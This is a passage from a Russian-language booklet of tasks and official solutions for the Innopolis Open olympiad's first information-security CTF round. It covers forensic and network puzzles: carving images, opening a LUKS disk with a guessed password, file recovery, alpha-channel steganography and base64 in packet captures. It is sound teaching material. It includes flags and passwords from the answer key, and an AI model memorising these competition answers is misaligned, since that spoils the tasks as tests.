УНИВЕРСИТЕТ ИННОПОЛИС

INNOPOLIS OPEN

Международная олимпиада «Innopolis Open» по профилю «Информационная безопасность»

Материалы заданий первого отборочного этапа олимпиады

2024-2025

Первый отборочный этап

Первый отборочный этап Олимпиады прошел дистанционно в формате CTF task-based.

CTF (Capture the flag в переводе с англ. яз. «Захват флага») task-based – формат соревнований по информационной безопасности, целью которого является «захват флага» при решении таска (задания). Иными словами, участникам необходимо решить задания и получить ответ в виде «флага»:

- Флагом могут быть скомпрометированные данные, пароли, почты и всё то, что можно найти во время анализа приложений и файлов.
- Флаги представляют собой набор символов или произвольную фразу.

Особенности формата:

- Используется автоматическая проверяющая система ответов.
- За верный флаг участник получает баллы. За неправильный флаг баллы не вычитаются.
- Для ранжирования участников с одинаковым количеством баллов учитывается время сдачи ответа в проверяющую систему.
- Для некоторых заданий используется динамическая система оценки; чем больше участников решили задание, тем меньше за него можно получить баллов.

Все задания можно отнести к следующим категориям:

- **JOY** (различные развлекательные задачи). Это может быть коллективная фотография команды, видеозапись с приветствием или прохождение мини-игры.

- **ADMIN** (задания на администрирование операционных систем). Обычно задания, связанные с работой сисадмина: восстановление данных, виртуальные машины и так далее.

- **CRYPTO** (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные).

- **FORENSIC** (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.

- **MATH** (Задачи на знание хэш-функций, алгоритмов, сортировки, структуры данных)

- **NETWORK** (Задачи на знании сетевых протоколов, сетевого оборудования, принципов работы с сетевым трафиком и отслеживание вредоносной сетевой активности)

- **PPC** (Задачи на программирование или автоматизацию обработки большого количества данных)

- **MISC** (Задачи на логику, нетривиальное мышление и особенности работы различных технологий)

- **PWN** (задачи на поиск и эксплуатацию уязвимостей в скомпилированных приложениях) Поиск и эксплуатация бинарных уязвимостей)

- **CTB** (Crack the box в переводе с англ. яз. «Взломать коробку») (Задачи на аудит удалённых машин)

- **REVERSE (**Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)

- **STEGANO** (Стеганография - поиск и обнаружение скрытых каналов передачи, а также их организация)

- **WEB** (Поиск и эксплуатация веб-уязвимостей)

Задачи формата CTF task-based не предполагают подробного описания условия, иными словами дается путь, файл или ссылка на какой-либо ресурс. Кроме того, задания всегда относятся к одной или нескольким категориям, что позволяет понять какие именно знания и инструменты потребуются для решения. При решении заданий участники не ограничены ни в используемых языках программирования, ни в инструментах.

Задания Первого отборочного тура

Легенда: "Индиана Джонс: Киберпространственная Охота за Артефактами"

Сюжет:

Вы — цифровые археологи, исследующие загадочные уголки киберпространства в поисках легендарного артефакта — Цифровой Скрижали, которая, по преданию, содержит ключ к восстановлению утраченных знаний древних цивилизаций. Скрижаль была разбита на части и спрятана в виртуальных мирах, защищённых загадками, ловушками и угрозами.

Эта миссия усложняется противостоянием с таинственной организацией — Синдикат Нулей, которая хочет использовать Скрижаль для захвата контроля над всем киберпространством. Ваша задача — собрать фрагменты Скрижали, расшифровать её секреты и предотвратить катастрофу.

Локации:

1. Храм Кода (Программирование)

Находится на заброшенном сервере, защищённом древними алгоритмами. Чтобы пройти, нужно разгадать все тайны этого храма.

2. Лабиринт Ложных Путей (Сетевой анализ)

Синдикат Нулей создал ловушки, которые отвлекают вас на ложные маршруты по сети. Чтобы найти верный путь, используйте свои навыки анализа пакетов и отслеживания сетевых взаимодействий.

3. Сеть Легенд (Web-безопасность)

Древние виртуальные храмы связаны сетью, но их защита повреждена. Ваше задание — восстановить баланс и устранить угрозы, созданные Синдикатом.

4. Архив Судеб (Компьютерная криминалистика)

Эта локация — древнее хранилище цифровых следов. Здесь, на виртуальных "жестких дисках", остались фрагменты Скрижали, но они спрятаны за слоями зашифрованных данных и ложных файлов. Вам предстоит:

- Извлечь удалённые файлы.
- Проанализировать метаданные.
- Найти цифровые улики, ведущие к следующему шагу.

5. Башня Администратора (Системное администрирование)

В центре киберпространства возвышается Башня Администратора — когда-то защищённый узел, служивший опорой всей инфраструктуры Скрижали. Синдикат нарушил её работу, и теперь Башня стала хаотичным лабиринтом. Чтобы восстановить её функционал, необходимо:

- Конфигурировать виртуальные машины.
- Управлять доступами и правами пользователей.
- Восстановить сеть, активировав забытые сервисы.

6. Дорога Алгоритмов (Криптография)

В самом сердце Кодовой Империи лежит Дорога Алгоритмов — непрерывный путь, соединяющий логику и решение. С каждым шагом вы будете сталкиваться с всё более сложными задачами, которые требуют от вас не только знаний, но и мудрости для выбора правильных путей. Чтобы преодолеть эту дорогу и раскрыть её секреты, вам предстоит:

- Разработать эффективные алгоритмы для решения разнообразных задач.
- Оптимизировать код, чтобы он был не только работоспособным, но и быстрым.
- Применить различные структуры данных для хранения и обработки информации.
- Разгадывать головоломки, используя свои знания о сложности алгоритмов и теории вычислений.

Финальная цель:

Когда все фрагменты Скрижали собраны, необходимо объединить их и активировать Цифровой Архив Знаний, расположенный в ядре киберпространства. Для этого потребуется пройти через финальную защиту, созданную Синдикатом, и расшифровать главный механизм активации Скрижали.

Архив Судеб (aka forensic)

Лицо тайны

Балл: 100

Условие:

Легенда: На старом виртуальном артефакте вы обнаружили странное изображение, за которым скрывается ключ к одной из частей Скрижали. Говорят, что Хранители использовали двойной слой защиты для своих данных, и истинное "лицо тайны" видимо только тем, кто умеет читать между строк.


Описание: Ваша задача — внимательно изучить изображение и понять, какие скрытые слои или структуры могли использовать Хранители. Только глубоко погрузившись в этот артефакт, вы сможете найти спрятанное послание.

Решение:

Подсказка - в самом задании. Визуально (через просмотр изображений) мы видим одну картинку, но на самом деле их две. Убедиться в этом можно, вызвав команду

```
strings 2png.png | grep IHDR
IHDR
IHDR`
```


Чтобы извлечь второй файл, можно воспользоваться сайтом https://www.aperisolve.com/



в разделе binwalk у нас есть кнопка "скачать", где в архиве будет доступно два изображения 200x200 пикселей (вероятно то, которое мы видим), и 200x50 (на нём флаг)

Kjrfkmysq вариант решения через binwalk: binwalk --dd=".*" 2png.png, на выходе дает вам экспорт двух файлов png

открываем каждый из двух png файлов (проставьте расширение .png, если необходимо), и видим флаг



Загадка Механизма Хранителя

Балл: 100

Условие:

Легенда: Вы нашли старинный виртуальный контейнер, охраняемый механизмом, который использовали Хранители для защиты своих знаний. Механизм защищён несколькими уровнями шифрования, и только истинный исследователь сможет добраться до скрытых записей древних археологов. Ходят слухи, что в одном из журналов Хранителей была оставлена подсказка для будущих поколений.

Описание: Доступ к журналу невозможен напрямую. Сначала придётся взломать защитный механизм, после чего найти следы действий древних исследователей, сохранившиеся в структуре данных контейнера. Пароль на защитный механизм почти уцелел, за исключением двух символов (они отмечены звездочкой): LUK*_P@ssw*rd

Решение:

Узнаем, что за файл к нам попал

```
$file encrypted_disk.img
```

```
encrypted_disk.img: LUKS encrypted file, ver 2 [, , sha256] UUID:
93aac35c-a80d-4cdb-8ca6-09b324864d2a
```

Этот диск зашифрован с использованием Linux Unified Key Setup — спецификации формата шифрования дисков, изначально нацеленной на использование в ОС на основе ядра Linux.

Для работы с ним потребуется ОС Linux и пакет cryptsetup.

Монтируем диск LUKS (пароль можно было либо пробрутить - два символа, либо понять, что первая потерянная буква S, вторая O, но в виде leet-кода, то есть 0)

```
$cryptsetup open encrypted_disk.img secure_disk --key-file=-
Enter passphrase for encrypted_disk.img: LUKS_P@ssw0rd
```

Проверяем, что он примонтировался

```
$ls -altr /dev/mapper/
lrwxrwxrwx 1 root root 7 Dec 8 15:46 secure_disk -> ../dm-1
```

Теперь монтируем его в папку

```
mkdir temp
mount /dev/mapper/secure_disk temp
```

Заходим в папку и смотрим на все файлы:

```
cd test/
# ls -al
total 36
drwxr-xr-x 3 root  root   4096 Dec  7 21:27 .
drwxrwxr-x 8 olymp olymp  4096 Dec  7 21:49 ..
-rw-r--r-- 1 root  root    322 Dec  7 20:35 .bash_history
-rw-r--r-- 1 root  root    655 Dec  7 21:27 decode.py
-rw-r--r-- 1 root  root    120 Dec  7 20:35 flag.enc
drwx------ 2 root  root  16384 Dec  7 20:35 lost+found
```

flag.enc зашифрован, но у нас есть файл decode.py, который можно запустить и расшифровать файл. Делаем

```
from cryptography.fernet import Fernet
import hashlib
import base64

def derive_key_from_password(password):
    """Преобразует пароль в подходящий ключ для Fernet."""
    digest = hashlib.sha256(password.encode()).digest()  # Получаем 32-байтовый хэш
    return base64.urlsafe_b64encode(digest[:32])
```

```
9
10  password = "DXlLv5T1AWEa"
11  key = derive_key_from_password(password)  # Преобразуем пароль в ключ
12
13  with open("./flag.enc", "rb") as f:
14      encrypted_data = f.read()
15
16  fernet = Fernet(key)
17  decrypted_flag = fernet.decrypt(encrypted_data).decode()
18  print("Флаг:", decrypted_flag)
```

После завершения задачи, не забудьте отключить диск

```
umount test
cryptsetup close secure_disk
```

Дневник Забытого Исследователя

Балл: 100

Условие:

Легенда: На пути к Скрижали вы нашли копию древнего виртуального диска, некогда принадлежавшего одному из исследователей. По легенде, исследователь удалил часть своих записей, опасаясь, что Синдикат Нулей сможет их перехватить. Однако архивы Хранителей говорят, что восстановление этих записей возможно, если знать, где искать.

Описание: Подключите диск, изучите его структуру и попытайтесь восстановить следы удалённых файлов. Только восстановив старый дневник исследователя, вы получите фрагмент Скрижали.

Решение:

инспектируем файл

```
file suspicious_disk.img

suspicious_disk.img: Linux rev 1.0 ext4 filesystem data,
UUID=3046bca9-73c5-4cc1-ad6c-4ab139cee698 (extents) (64bit) (large
files) (huge files)
```

монтируем данный диск

```
mount suspicious_disk.img test
ls -al test
ls -al test/
total 41
drwxrwxrwx 3 root  root   1024 Dec  7 20:46 .
drwxrwxr-x 8 olymp olymp  4096 Dec  7 21:49 ..
-rw-rw-r-- 1 root  root   6799 Dec  7 20:46 image_1.jpg
```

```
-rw-rw-r-- 1 root  root   8277 Dec  7 20:46 image_2.jpg
-rw-rw-r-- 1 root  root   8034 Dec  7 20:46 image_4.jpg
drwxrwxrwx 2 root  root  12288 Dec  7 20:46 lost+found
```

видим картинку 1, 2 и 4. Как будто не хватает третьей. Возможно, она потерялась, удалилась (как и написано в условии). В системе ext4 есть журнал, при определенных случаях он предоставляет возможность восстановить файлы. В оригинальном решении используется утилита **photorec**, так как она заточена на поиск magic bytes картинок. `photorec suspicious_disk.img`

```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

  PhotoRec is free software, and
comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):
>Disk suspicious_disk.img - 15 MB / 15 MiB (RO)
```

```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk suspicious_disk.img - 15 MB / 15 MiB (RO)

     Partition                  Start        End    Size in sectors
      Unknown                  0   0  1     1 232 39      30720 [Whole disk]
>   P ext4                     0   0  1     1 232 39      30720
```

```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

   P ext4                    0   0  1     1 232 39      30720

To recover lost files, PhotoRec needs to know the filesystem type where the
file were stored:
>[ ext2/ext3 ] ext2/ext3/ext4 filesystem
 [ Other     ] FAT/NTFS/HFS+/ReiserFS/...
```

```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

   P ext4                     0   0  1     1 232 39      30720


Please choose if all space needs to be analysed:
 [   Free    ] Scan for file from ext2/ext3 unallocated space only
>[   Whole   ] Extract files from whole partition
```

```
PhotoRec 7.1, Data Recovery Utility, July 2019

Please select a destination to save the recovered files to.
Do not choose to write the files to the same partition they were stored on.
Keys: Arrow keys to select another directory
      C when the destination is correct
      Q to quit
Directory /home/menad/25-solve
>drwxrwxr-x  1000  1000      4096  8-Dec-2024 16:06 .
 drwxr-xr-x  1000  1000      4096  8-Dec-2024 12:06 ..
```

```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk suspicious_disk.img - 15 MB / 15 MiB (RO)
     Partition                  Start        End    Size in sectors
   P ext4                     0   0  1     1 232 39      30720


4 files saved in /home/[redacted]/25-solve/recup_dir directory.
Recovery completed.

You are welcome to donate to support and encourage further development
https://www.cgsecurity.org/wiki/Donation
```

далее смотрим на результат восстановления

```
ls -altr recup_dir.1
total 52
-rw-r--r-- 1 root  root  9879 Dec  7 21:31 f0017410.jpg
-rw-r--r-- 1 root  root  6799 Dec  7 21:31 f0016628.jpg
-rw-r--r-- 1 root  root  8034 Dec  7 21:31 f0030690.jpg
```

```
-rw-r--r-- 1 root  root  8277 Dec  7 21:31 f0030658.jpg
drwxr-xr-x 2 root  root  4096 Dec  7 21:31 .
-rw-r--r-- 1 root  root  3760 Dec  7 21:31 report.xml
```

на одном из четырех изображений написан флаг

Зеркало Хранителей

Балл: 100

Условие:

Легенда: В одном из храмов вы нашли старую виртуальную картину, хранящуюся под названием "Зеркало Хранителей". Говорят, она была создана как тест на внимательность для тех, кто хотел стать частью ордена. Чтобы разгадать её секрет, необходимо внимательно посмотреть на отражение, но только через особый "угол зрения".

Описание: Исследуйте изображение, чтобы найти скрытое послание. Отправьтесь вглубь картины, используя любые доступные методы, чтобы увидеть то, что скрыто за очевидным.

Решение:


Смотрим информацию о файле

```
file suspicious_image.png
suspicious_image.png: PNG image data, 200 x 200, 8-bit/color RGBA, non-interlaced
```

обращаем внимание на то, что оно RGBA — это значит, что есть невидимый нам альфа-канал. Зачастую в PNG он используется редко.

в оригинальном решении мы воспользуемся stegOnline для подтверждения гипотезы. Вы также можете использовать stegsolve и подобные.

Пытаемся увидеть "альфа-канал"



—

черная полоска в самом верху

Далее мы напишем скрипт, который извлекает значения из альфа-канала, и потом осмыслим

```
from PIL import Image


def extract_text_from_alpha_channel(image_path):
    """Извлекает текст из альфа-канала изображения."""
```

```
    img = Image.open(image_path).convert("RGBA")
    pixels = img.load()

    extracted_text = []
    for y in range(img.height):
        for x in range(img.width):
            r, g, b, a = pixels[x, y]
            if a != 255:  # Альфа-канал содержит символ, если он не равен 255
                extracted_text.append(chr(a))
            else:
                break

    return ''.join(extracted_text)

# Использование
hidden_image = "./suspicious_image.png"
flag = extract_text_from_alpha_channel(hidden_image)
print("Извлечённый флаг:", flag)
```

скрипт выше сразу преобразует значение альфа-канала (от 0 до 255) в ascii символ, и мы не прогадали. флаг извлекся и подошел

Заветное Послание

Балл: 100

Условие:

Легенда: Среди архивов Хранителей вы обнаружили древний текстовой документ, подписанный Великим Скрижальщиком. По преданию, он всегда использовал необычные способы шифрования своих посланий, пряча подсказки в самых неожиданных местах. Одна из легенд гласит, что Великий Скрижальщик оставил важное сообщение для своих последователей внутри этого самого документа.

Описание: На первый взгляд, это обычный документ с текстом, но внимательное изучение показывает, что он может быть лишь "обёрткой" для чего-то большего. Изучите его структуру и выясните, где скрыто заветное послание. Помните, ключи к разгадке часто спрятаны в самом очевидном.

Решение:

Традиционно инспектируем файл

```
file suspicious_document.docx
suspicious_document.docx: Microsoft OOXML
```

при открытии видим стандартную синюю картинку. У word-файлов есть особенность, их можно распаковывать как zip-архив, сделаем это

```
unzip suspicious_document.docx
Archive:  suspicious_document.docx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: docProps/core.xml
  inflating: docProps/app.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/styles.xml
  inflating: word/stylesWithEffects.xml
  inflating: word/settings.xml
  inflating: word/webSettings.xml
  inflating: word/fontTable.xml
  inflating: word/theme/theme1.xml
  inflating: customXml/item1.xml
  inflating: customXml/_rels/item1.xml.rels
  inflating: customXml/itemProps1.xml
  inflating: word/numbering.xml
  inflating: word/media/image1.jpg
  inflating: docProps/thumbnail.jpeg
```

можно побегать по файлам и посмотреть их содержимое, но нас интересует эта синяя картинка, путь до нее `word/media/image1.jpg`

для начала (и не зря) также посмотрим его содержимое через **strings**

```
strings word/media/image1.jpg
JFIF
 $.' ",#
(7),01444
'9=82<.342
```

```
!222222222222222222222222222222222222222222222222
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
       #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
CTF{GTT4gj89ptpB8}
```

Флаг найден.

Лабиринт Ложных Путей (aka network)

Затерянный Сигнал

Балл: 100


Условие:

Легенда: Глубоко в сетевых архивах Хранителей вы обнаружили записи загадочного трафика. Легенда гласит, что в одном из пакетов, заблудившихся в киберпространстве, спрятан фрагмент Скрижали. Однако эти данные замаскированы и выглядят как часть случайного шума, чтобы скрыться от глаз тех, кто не обладает должной внимательностью.


Описание: Откройте архив сетевых данных и внимательно изучите трафик. Найдите аномалии. Только тот, кто способен распознать скрытые сигналы, сможет продолжить путь по Лабиринту.

Решение:

Откройте файл с помощью **Wireshark**. Внимательно посмотрите на взаимодействие между двумя устройствами. Можно увидеть другой размер пакета, отличающийся от всех остальных



копируем содержимое пакета, это base64-строка



отправляем её в base64 decoder (онлайн или с помощью python) и получаем наш флаг

Тайный Чат

Балл: 100

